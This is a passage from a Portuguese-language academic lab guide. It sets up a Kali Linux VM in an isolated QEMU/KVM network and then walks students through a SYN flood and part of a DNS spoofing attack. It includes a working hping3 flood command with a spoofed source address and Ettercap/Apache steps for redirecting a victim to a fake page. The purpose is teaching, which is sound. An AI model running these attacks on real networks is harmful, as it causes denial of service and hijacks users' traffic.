- Selecione o tipo do arquivo ou mídia que contenha o sistema operacional para instalação. Neste caso será selecionado o arquivo .QCOW2 com o sistema operacional Kali Linux já pré-configurado para o ambiente QEMU/KVM. Clique em Navegar logo em seguida clique em Navegar Localmente.


**Figura 103** – *Acessando o local do arquivo .ISO do Kali Linux*



Fonte: Elaborado pelos autores.


- Localize o local onde está o arquivo .qcow2 e selecione-o para ser instalado.

**Figura 104** – *Selecionando o arquivo .ISO do Kali Linux*




Fonte: Elaborado pelos autores.

- Para prosseguir é necessário que seja informado o sistema operacional para instalação, caso não seja informado apresentará uma mensagem de erro. Selecione a opção Generic default e clique em avançar.

**Figura 105** – *Selecionando o tipo de sistema operacional*

Fonte: Elaborado pelos autores.


8. Neste passo será informada a quantidade de memória RAM, CPU e armazenamento. Conforme as especificações descritas no passo 2, será alocado 2048 GB para memória, 2 CPUs e 20GB de armazenamento. Insira as especificações e clique em Avançar.

**Figura 106** – *Configurando a máquina virtual*

Fonte: Elaborado pelos autores.

9. Conforme as especificações descritas no passo 2, insira o nome da máquina virtual para kaliLinux e clique em Concluir.


**Figura 107** – Nomeando e criando a máquina Kali Linux



Fonte: Elaborado pelos autores.

10. Por fim, volte no menu de informações da máquina virtual, desmarque o CDROM (Imagem ISO), habilite a rede para (RedeIsoladaLAB) e reinicie a máquina. A máquina estará pronta e acessível em ambiente isolado.

**Figura 108** – Removendo o .ISO e habilitando a rede isolada



Fonte: Elaborado pelos autores.

## Proposta de Práticas para o Ambiente Confinado

---

Os modelos apresentados a seguir visam proporcionar ao discente o entendimento de como os ataques ocorrem e exploram apenas este viés. Ao docente, caberá a definição da forma de apresentação e implementação das técnicas de defesa possíveis para cada caso nestas propostas apresentadas.

### 5.1 Modelo 1 - SYN Flood

O SYN Flood é um tipo de ataque à segurança da informação que atua na camada de transporte do protocolo TCP, como sendo do tipo volumétrico, onde o ataque causa uma negação de serviço pela quantidade de conexões simultâneas que realiza a um determinado destinatário (Cloudflare, 2024).


Um ataque do tipo negação de serviço busca tornar disponível um serviço, recurso ou site sobrecarregando o mesmo com diversas cargas de informações, inundando o tráfego de internet que está sendo gerado das diversas fontes de envio. A negação de serviço ocorre seja de forma unitária, onde um computador é utilizado para gerar uma sobrecarga em um recurso ou serviço, como também de forma distribuída, onde são utilizados uma rede de computadores para realizar diversos tipos de ataques.

O ataque SYN Flood ocorre pela exploração do processo de comunicação TCP entre cliente-servidor. O TCP trabalha na arquitetura do tipo cliente-servidor, onde o servidor disponibiliza seus recursos e serviços para que o cliente possa utilizar. Para que a comunicação entre cliente-servidor seja estabelecida, usa-se do mecanismo Three-way Handshake (ou “aperto de mão de três vias”), que permite estabelecer a conexão entre essas conexões TCP por meio de 3 etapas.

Utilizando como exemplo a prática implementada, entende-se das 3 etapas como sendo:

1. A máquina virtual cliente deseja acessar, via navegador, um serviço web HTTP disponibilizado pela máquina virtual servidor. Para acessar o cliente enviará uma requisição de acesso via TCP ao servidor do tipo SYN (Sincronização);
2. O servidor receberá a requisição e responderá ao cliente com um SYN (Sincronização) e um ACK (Reconhecimento);
3. Por fim, o cliente receberá a aprovação de acesso e responderá ao servidor com um ACK (Reconhecimento).

**Figura 109** – *Three-Way Handshake (Aperto de mão de três vias)*




Fonte: (Conrad e Feldman, 2012).

Para esta prática em laboratório aplica-se o ataque do tipo SYN Flood (Inundação SYN). Foram utilizadas três máquinas virtuais, onde a primeira máquina será do invasor, que enviará diversas solicitações de pacotes SYN (Sincronização) de conexão TCP ao servidor, causando uma sobrecarga na rede.


A segunda máquina será do servidor que receberá a inundação de solicitações do invasor e responderá a cada solicitação de conexão com isso, o servidor ficará aguardando o recebimento do pacote ACK (Reconhecimento) e o invasor continuará a enviar mais pacotes SYN (Sincronização) e assim por diante. Como o pacote de reconhecimento nunca chega, o invasor continuará mandando as solicitações e o servidor continuará recebendo e mantendo as portas de conexão abertas, chegando um momento em que o servidor não conseguirá manter seus recursos e serviços operando normalmente.

A terceira máquina será uma máquina cliente, que tentará se comunicar com o site do servidor mas não obterá êxito, devido o servidor estar sobrecarregado com as inundações de SYN (Sincronização) recebidas.

**Figura 110** – *Processo de ataque do SYN Flood*

Fonte: (Imperva, 2023).

Para a implementação e prática em laboratório, as máquinas foram especificadas da seguinte maneira:

**Figura 111** – *Máquinas Virtuais para uso durante as práticas de ataque SYN Flood*

Fonte: Elaborado pelos autores.

A prática do ataque envolve uma série de comandos que são aplicados diretamente na máquina do invasor (Kali Linux), utilizando a ferramenta HPING3, onde aplicam-se os seguintes comandos:

1. Acesse o terminal da máquina Kali Linux como super usuário (SUDO SU).
2. Com acesso via (SUDO SU), especificar:
  - A ferramenta HPING3 (modelador de pacotes);
  - O IP a ser falsificado (192.168.200.211) para aplicar o ataque (-a);
  - A porta a ser utilizada (-p), neste exemplo a porta 80 (HTTP)
  - A quantidade máxima de pacotes a serem enviados por segundo (-flood);

- O tipo de ataque a ser realizado (-S), neste exemplo o Syn Flood;
- O IP do servidor alvo, neste exemplo o 192.168.200.251;
- A velocidade de pacotes por segundo (-fast).

**Figura 112** – Aplicando o ataque Syn Flood


```

root@kali: /home/kali
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
(root@kali)-[/home/kali]
# hping3 -a 192.168.200.211 -p 80 --flood -S 192.168.200.251 --fast
HPING 192.168.200.251 (eth0 192.168.200.251): S set, 40 headers + 0 data by
tes
hping in flood mode, no replies will be shown
^C
— 192.168.200.251 hping statistic —
488095 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
  
```

Fonte: Elaborado pelos autores.

3. Com o comando no terminal basta executar e aguardar alguns instantes para o ataque iniciar e tornar o servidor alvo inacessível.


**Figura 113** – Disponibilidade do servidor, antes e depois do ataque



Fonte: Elaborado pelos autores.

4. Para obter uma análise completa do tráfego de rede foi utilizada a ferramenta Wireshark. Dentro da ferramenta foram identificadas as diversas fontes geradas aleatoriamente para o ataque, o servidor alvo do ataque Syn Flood e demais informações de rede. Um detalhe que foi analisado também foi o uso da CPU da máquina virtual Kali Linux durante todo o ataque.

**Figura 114** – *Analisando o tráfego de rede no Wireshark durante o ataque de SYN Flood*




Fonte: Elaborado pelos autores.

## 5.2 Modelo 2 - DNS Spoof

O DNS Spoof é um tipo de ataque à segurança da informação que atua na camada de rede do protocolo TCP, onde o atacante visa modificar o endereço de origem no cabeçalho do pacote, fazendo com que o computador de destino seja enganado pensando ser o endereço confiável e o atacante consiga executar ações mal-intencionadas como roubo de dados, injeção de malware, indisponibilidade de um servidor, etc.

Conforme a cartilha de proteção contra o IP Spoofing (RNP, 2023), “um atacante manipula intencionalmente as informações do campo origem no cabeçalho do protocolo IP, [...] o pacote chega ao destino com a informação do endereço IP de origem forjado, permitindo que o Spoofing ocorra”.

**Figura 115** – *Processo de ataque do DNS Flood*

Fonte: Elaborado pelos autores.

Utilizando como exemplo a prática implementada para estudos no laboratório, o ataque DNS Spoof pode ser entendido como sendo:

1. A máquina virtual atacante possui um servidor Apache configurado com uma página web falsa idêntica a página do servidor padrão do laboratório;
2. A máquina virtual cliente tentará acessar a página web do servidor padrão da máquina virtual Debian;
3. A máquina virtual atacante fará com que a máquina virtual cliente seja encaminhada para a página web falsa sem que seja perceptível, com isso o atacante poderá aplicar diversos outros métodos de ataques.

Para a implementação e prática em laboratório, as máquinas foram especificadas da seguinte maneira:

**Figura 116** – *Máquinas Virtuais para uso durante as práticas de ataque DNS Spoof*

|                                                                                     |                                                                                                                                                                                                                                            |
|-------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  | <b>Máquina Virtual – Cliente</b> <ul style="list-style-type: none"> <li>• Sistema Operacional: Debian-12.5.0-amd64-netinst.iso (Interface Xfce)</li> <li>• Rede / IP Configurado: RedelsoladaLAB / 192.168.200.209</li> </ul>              |
|  | <b>Máquina Virtual – Servidor</b> <ul style="list-style-type: none"> <li>• Sistema Operacional: Debian-12-nocloud-amd64.qcow2 (Sem Interface)</li> <li>• Rede / IP Configurado: RedelsoladaLAB / 192.168.200.251</li> </ul>                |
|  | <b>Máquina Virtual – Invasor</b> <ul style="list-style-type: none"> <li>• Sistema Operacional: Kali-Linux 2023.3 Kernel 6.3.0 Xfce 4.18.4 QEMU adm64</li> <li>• Rede Virtual / IP Configurado: RedelsoladaLAB / 192.168.200.211</li> </ul> |

Fonte: Elaborado pelos autores.

A prática do ataque envolve uma série de comandos que são inseridos diretamente na máquina do invasor (Kali Linux), aplicando uma série de comandos via terminal e também utilizando a ferramenta Ettercap, conforme:

1. Acesse o terminal da máquina Kali Linux como super usuário (sudo su).
2. Dentro do terminal inicie o servidor padrão do Kali Linux (sudo service apache2 start) e valide se o status do servidor encontra-se (active).

**Figura 117** – *Acessando o terminal e inicializando o servidor Apache no Kali Linux*



```
root@kali: /home/kali
File Actions Edit View Help


● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2024-06-07 20:17:24 EDT; 2min 35s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3543 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 3548 (apache2)
       Tasks: 7 (limit: 1060)
      Memory: 17.5M
         CPU: 103ms
    CGroup: /system.slice/apache2.service
            └─3548 /usr/sbin/apache2 -k start
              3550 /usr/sbin/apache2 -k start
              3551 /usr/sbin/apache2 -k start
              3552 /usr/sbin/apache2 -k start
              3553 /usr/sbin/apache2 -k start
              3554 /usr/sbin/apache2 -k start
              4284 /usr/sbin/apache2 -k start

Jun 07 20:17:24 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 07 20:17:24 kali apachectl[3547]: AH00558: apache2: Could not reliably determine the server's fully qualified domain
Jun 07 20:17:24 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Fonte: Elaborado pelos autores.

3. Dentro do terminal no Kali navegue pelos diretórios (/var/www/html) para alterar o index.html para index-old.html.

**Figura 118** – *Alterando Index.html para Index-old.html*



```
root@kali: /var/www/html
File Actions Edit View Help


(root@kali)-[/var/www/html]
# cd /var/www/html

(root@kali)-[/var/www/html]
# sudo mv index.html index-old.html
```

Fonte: Elaborado pelos autores.

4. Com o servidor do Kali ativo e o index padrão movido, acesse o editor VI para alterar o arquivo de configuração do Ettercap (sudo vi etter.conf).


**Figura 119** – *Acessando o arquivo de configuração do Ettercap via editor VI*



Fonte: Elaborado pelos autores.

5. Altere as regras (ec uid e ec gid) para 0, permitindo que o Ettercap seja executado com privilégios de super usuário.


**Figura 120** – *Alterando variáveis no Ettercap*



Fonte: Elaborado pelos autores.

6. Localize as regras iptables, responsáveis por realizar o ataque automaticamente remova os comentários das 4 regras e saia do editor VI (ESC + :wq).

